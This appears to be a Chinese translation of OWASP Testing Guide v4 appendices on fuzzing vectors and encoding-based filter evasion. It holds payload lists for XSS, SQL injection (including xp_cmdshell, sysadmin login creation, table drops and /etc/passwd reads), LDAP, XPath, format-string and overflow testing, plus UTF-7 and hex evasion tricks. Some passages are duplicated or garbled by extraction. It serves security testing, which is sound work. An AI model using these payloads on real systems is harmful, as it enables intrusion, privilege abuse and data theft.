- Stanford SecuriBench - <http://suif.stanford.edu/~livshits/securibench/>
- Vicnum - <http://vicnum.sourceforge.net/> and http://www.owasp.org/index.php/Category:OWASP_Vicnum_Project

- WebGoat - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
- WebMaven (better known as Buggy Bank) - <http://www.mavensecurity.com/WebMaven.php>

附录 C: 测试向量 | Owasp Testing Guide v4

附录 C: 模糊测试向量

下面是可以用于[WebScarab](#), [JBroFuzz](#), [WSFuzzer](#), [ZAP](#)或者其它漏洞检测工具的漏洞检测向量。漏洞检测是一种"混合情况"的方法, 用来测试参数被操作时应用程序的反应。一般来说, 我们寻找一个应用程序产生的错误情况, 来作为漏洞检测的结果。这是发现阶段最简单的部分。一旦一个错误被发现, 指出它并利用一个潜在的漏洞就需要技术了。

模糊测试分类

在无状态的网络协议 (比如HTTP (S)) 中存在两大类别:

- 递归漏洞检测
- 可替换漏洞检测

我们在下面的子章节中分析和定义每种类别。

递归漏洞检测

递归漏洞检测可以被定义为检测一个字母表中的所有可能组合构成的请求的过程。考虑这个例子:

<http://www.example.com/8302fa3b>

选择8302fa3b作为在例如从{0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f}这样的16进制数字符集中构成的请求的一部分来进行针对检测。这将产生总共16^8个如下格式的请求:

<http://www.example.com/00000000...> <http://www.example.com/11000fff...> <http://www.example.com/ffffffffff>

可替换漏洞检测

可替换漏洞检测可以被定义为通过替换值对部分请求进行检测的过程。这个值我们称为漏洞检测向量。比如下面的例子:

<http://www.example.com/8302fa3b>

发送如下漏洞检测向量以测试跨站脚本攻击:

[http://www.example.com/>">&http://www.example.com/'';!--=&{\(\)}{}}](http://www.example.com/>)

这就是一种可替换漏洞攻击。在这个类别中, 请求的总数依赖于指定的漏洞检测向量的数量。

本附录接下来将描述一系列的漏洞检测向量类别。

跨站脚本攻击 (XSS)

XSS详情请见: [跨站脚本攻击 \(XSS\)](#)

```
>">& "> >''>
>%22%27> '%uff1cscript%uff1ealert('XSS')%uff1c/script%uff1e' "> >" '';!--=&{()}{}}> #115;#99;#114;#105;#112;#116;#58;#97; #108;#101;#114;#116;#40;#39;#88;#83;#39;#41> #0000118as#0000099ri#0000112t: #0000097le#0000114t(#0000039XS#0000083')>
#x63ript:#x61ert( #x27XSS')>
...
```

缓冲区溢出和格式化字符串错误

缓冲区溢出 (BFO)

缓冲区溢出或者内存坍塌攻击需要通过编程实现, 它使得合法数据从内存的有限预分配存储空间中溢出。

缓冲区溢出详情请见: [缓冲区溢出测试](#)

注意，尝试在一个漏洞检测程序中加载这样的定义文件可能会导致程序崩溃。

```
A x 5 A x 17 A x 33 A x 65 A x 129 A x 257 A x 513 A x 1024 A x 2049 A x 4097 A x 8193 A x 12288
```

格式化字符串错误 (FSE)

格式化字符串攻击是一类与提供语言特殊格式标记相关的漏洞。格式化字符串攻击是一类与提供语言特殊格式标记相关的漏洞，它可以执行二义性的代码或者令程序崩溃。检测这样的错误需要客观的检查未过滤的用户输入。

关于FSE的精彩介绍可以在一篇名为 [Detecting Format String Vulnerabilities with Type Qualifiers](#) 的USENIX论文中找到。

注意，尝试在一个漏洞检测程序中加载这样的定义文件可能会导致程序崩溃。

```
%s%p%d .1024d %.2049d %p%p%p %x%x%x %d%d%d %s%s%s %99999999999s %08x %%20d %%20n %%20x %%20s %s%s%s%s%s%s %p%p%p%p%p%p %#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%%s x 129 %x x 257
```

整数溢出 (INT)

整数溢出错误发生在当一个程序没有估计到一个算数操作会导致一个值大于数据类型的最大值，或者小于数据类型的最小值的时候。如果一个攻击者可以使得程序执行这样一个内存分配，那么这个程序就有可能容易受到缓冲区溢出漏洞攻击。

```
-1 0 0x100 0x1000 0x3fffffff 0x7fffffff 0x7fffffff 0x80000000 0xffffffff 0xffffffff 0x10000 0x100000
```

SQL注入

这种攻击可以影响一个应用程序的数据库层，它典型的表现在当用户输入的SQL语句没有被过滤的时候。

SQL注入详情请见：[SQL注入测试](#)

SQL注入分为以下两类，依据是暴露数据库信息（被动）还是修改数据库信息（主动）。

- 被动SQL注入
- 主动SQL注入

主动SQL注入语句如果被执行将对底层的数据库造成有害的影响。

被动SQL注入 (SQP)

```
' || (elt(-3+5,bin(15),ord(10),hex(char(45)))) || 6 || '6 (|| 6 ) OR 1=1-- OR 1=1 ' OR '1'='1 ; OR '1'='1' %22+or+isnull%281%2F0%29+%2F* %27+OR+%277659%27%3D%277659 %22+or+isnull%281%2F0%29+%2F* %27+--- ' or 1=1-- " or 1=1-- ' or 1=1 /* or 1=1-- ' or 'a'='a " or "a"="a ' ) or ('a'='a Admin' OR ' ' %20SELECT%20*%20FROM %20INFORMATION_SCHEMA.TABLES-- ) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES; ' having 1=1-- ' having 1=1-- ' group by userid having 1=1-- ' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = tablename)-- ' or 1 in (select @@version)-- ' union all select @@version-- ' OR 'unusual' = 'unusual' ' OR 'something' = 'some'+thing' ' OR 'text' = N'text' ' OR 'something' like 'some%' ' OR 2 > 1 ' OR 'text' > 't' ' OR 'whatever' in ('whatever') ' OR 2 BETWEEN 1 and 3 ' or username like char(37); ' union select * from users where login = char(114,111,111,116); ' union select Password:*/=1-- UNI/**/ON SEL/**/ECT ' ; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER' ' ; EXEC ('SEL' + 'ECT US' + 'ER') '/**/OR /**/1/**/=/**/1 ' or 1/* +or+isnull%281%2F0%29+%2F* %27+OR+%277659%27%3D%277659 %22+or+isnull%281%2F0%29+%2F* %27+---&password= ' ; begin declare @var varchar(8000) set @var=':' select @var=@var+'+login+''+pass word+' ' from users where login > @var select @var as var into temp end -- ' and 1 in (select var from temp)-- ' union select 1,load_file('/etc/passwd'),1,1,1; 1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1; ' and 1=( if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```

主动SQL注入 (SQI)

```
'; exec master..xp_cmdshell 'ping 10.10.1.2'-- CREATE USER name IDENTIFIED BY 'pass123' CREATE USER name IDENTIFIED BY pass123 TEMPORARY TABLESPACE temp DEFAULT TABLESPACE users; ' ; drop table temp -- exec sp_addlogin 'name' , 'password' exec sp_addsrvrolemember 'name' , 'sysadmin' INSERT INTO mysql.user (user, host, password) VALUES ('name', 'localhost', PASSWORD('pass123')) GRANT CONNECT TO name; GRANT RESOURCE TO name; INSERT INTO Users(Login, Password, Level) VALUES( char(0x70) + char(0x65) + char(0x74) + char(0x65) + char(0x72) + char(0x70) + char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)
```

LDAP注入

LDAP注入详情请见：[LDAP注入测试](#)

| ! () %28 %29 & %26 %21 %7C *| %2A%7C *(|(mail=*)) %2A%28%7C%28mail%3D%2A%29%29 *(|(objectclass=*)) %2A%28%7C%28objectclass%3D%2A%29%29 *() |%26' admin* admin*) ((|userPassword=*) *) (uid=*)) (| uid=*

XPATH注入

XPATH注入详情请见：[XPATH注入测试](#)

'+or+'1'='1 '+or+'=' x'+or+1=1+or+'x'='y / // /* */ @* count(/child::node()) x'+or+name()='username'+
or+'x'='y

XML注入

XML注入详情请见：[XML注入](#)

]]> <>SCRIPT]]>alert('gotcha');<>/SCRIPT]]>

附录 D：编码注入 | Owasp Testing Guide v4

附录 D：编码注入

背景

字符编码主要是将字母、数字和其他符号映射成另一种标准形式。通常通过在发送者和接受者之间创造一条消息传递完成。使用简单的术语来说，就是将字节转换为属于不同语言的字符—例如英语，汉语，希腊语或其它任何已知语言。一个常用的早期编码模式是ASCII（美国信息交换标准编码），它使用7位编码字符。现今最常用的编码模式是Unicode UTF8和UTF-16计算机工业标准。

字符编码有另外的用途，更确切的说是误用。它常用于通过嵌入恶意字符串的方法，来进行混淆以绕过输入验证过滤器，或者利用浏览器的功能来显示一个编码模式。

输入编码 - 逃避过滤

Web应用程序通常使用不同类型的输入过滤机制来限制用户可以提交的输入。如果这些输入过滤器执行得不够好，可能会有一两个字符从这些过滤器中滑过Web应用通常使用不同类型的输入过滤机制来限制用户可以提交的输入。如果这些输入过滤器执行得不够好，可能会有一两个字符从这些过滤器中走漏。例如，字符'/'在ASCII中可以表示为16进制数2F，而这个字符在Unicode（2字节序列）中则被编码为C0AF。因此，输入过滤控制能识别输入使用的编码模式是非常重要的。如果过滤器被发现是用于查找UTF8编码注入，那么使用一个不同编码模式可能会绕过这个过滤器。

输出编码 - 服务器与浏览器一致

Web浏览器为了连贯的显示一个Web界面，必须能识别使用的编码模式。理论上，这些信息应该通过HTTP头中的Content-Type字段提供给浏览器，以下是一个例子：

Content-Type: text/html; charset=UTF-8

或者使用HTML元标签（“META HTTP-EQUIV”），如下所示：

通过这些编码声明，浏览器明白了在转换字符时应该使用哪种编码方式。注意：在HTTP头中提到的内容类型要比META标志声明优先级高。

CERT对此做了如下描述（以下为翻译版）：

许多网页没有定义字符编码（HTTP中的“charset”参数）。在早期的HTML和HTTP版本中，如果字符编码没有定义，则默认为ISO-8859-1。实际上，许多浏览器都有自己的默认值，所以不能依赖于默认值一定是ISO-8859-1。HTML第4版规定：如果字符编码没有定义，那么任何字符编码都可以被使用。

如果Web服务器没有指定使用的是哪种字符编码，就不能指出哪些字符是特殊的。拥有未指定字符编码网页大多数时候工作正常，因为大多数字集对于小于128的字节值赋予相同的字符。但哪些值大于128的字符是特殊的呢？一些16位编码模式对于<< code>这样的特殊字符有附加的多字节表示法。一些浏览器能识别这些二进制的编码并对其作出反应。这是“正确的”行为，但它使得使用恶意脚本的攻击更加难以被预防。服务器根本不知道哪些字符序列表示特殊字符集。

因此在没有从服务器接收到字符编码信息的情况下，浏览器或者猜测编码模式或者使用一个默认模式。在某些情况下，用户明确地将浏览器的默认编码设定为另一种不同的模式。任何这种网页（服务器）和浏览器在使用的编码模式上的不匹配都可能会导致浏览器在解释页面时，一定程度上取得不可预料的结果。

编码注入

下面给出的场景仅仅是众多可以迷惑并绕过输入过滤器的方法中的一部分。同样，编码注入是否成功也要依赖于所使用的浏览器。例如，

US-ASCII编码注入以前只在IE浏览器中起作用，而对FireFox无效。因此，我们可以说，编码注入在很大程度上要依赖于特定的浏览器。

基础编码

例如一个用以保护单引用字符注入的基础输入验证过滤器。在这种情况下，下面的注入将轻易绕过过滤器：

Javascript函数String.fromCharCode通过给定的Unicode值来返回相应的字符串。这是一个最基本形式的编码注入。另一个可以使用来绕过过滤器的向量为：

- (Numeric reference)

上面使用了HTML Entities来构建注入字符串。HTML Entities编码用于显示在HTML中拥有特殊含义的字符。例如，>作为一个HTML标示是结束括号。为了直接在页面上显示这个字符，必须在页面中包含HTML字符实体。这种上述注入是一种编码方式。还有其它很多的方式使得一个字符串能通过编码或混淆来绕过以上过滤器。

16进制编码

Hex是Hexadecimal的缩写，这是一个16进制的系统，使用从0到9以及A到F这16个值来表示不同的字符。Hex编码是另一种形式的混淆，即有时用来绕过输入验证过滤器。例如，对字符串的16进制编码为：

-
- 上述字符串的一个变种如下所示，可以用于在字符%被过滤的地方：

□
也有其它例如Base64和八进制的编码模式能用于混淆。虽然每种编码模式不可能每次都起作用，一些聪明的反复尝试还是会最终揭露岀构建得不好的输入验证过滤器的漏洞。

UTF-7编码

UTF-7编码的 为：

+ADw-SCRIPT+AD4-alert ('XSS') ;+ADw-/SCRIPT+AD4-

为了使上述脚本工作，浏览器需要使用UTF-7编码来解释网页。

多字节编码

变长编码是另一种使用不定长的代码来编码字符的编码模式。多字节编码是一种使用可变数量的字节数来表示字符的变长编码。多字节编码主要用于对大字符集的字符进行编码，例如汉语，日语和朝鲜语。

多字节编码过去被用来绕过标准输入验证过滤器，执行跨站脚本攻击以及SQL注入攻击。

参考资料

[http://en.wikipedia.org/wiki/Encode_\(semiotics\)](http://en.wikipedia.org/wiki/Encode_(semiotics))

<http://ha.ckers.org/xss.html>

http://www.cert.org/tech_tips/malicious_code_mitigation.html

http://www.w3schools.com/HTML/html_entities.asp

http://www.iss.net/security_center/advice/Intrusions/2000639/default.htm

http://searchsecurity.techtarget.com/expert/KnowledgebaseAnswer/0,289625,sid14_gci1212217_tax299989,00.html

<http://www.joelonsoftware.com/articles/Unicode.html>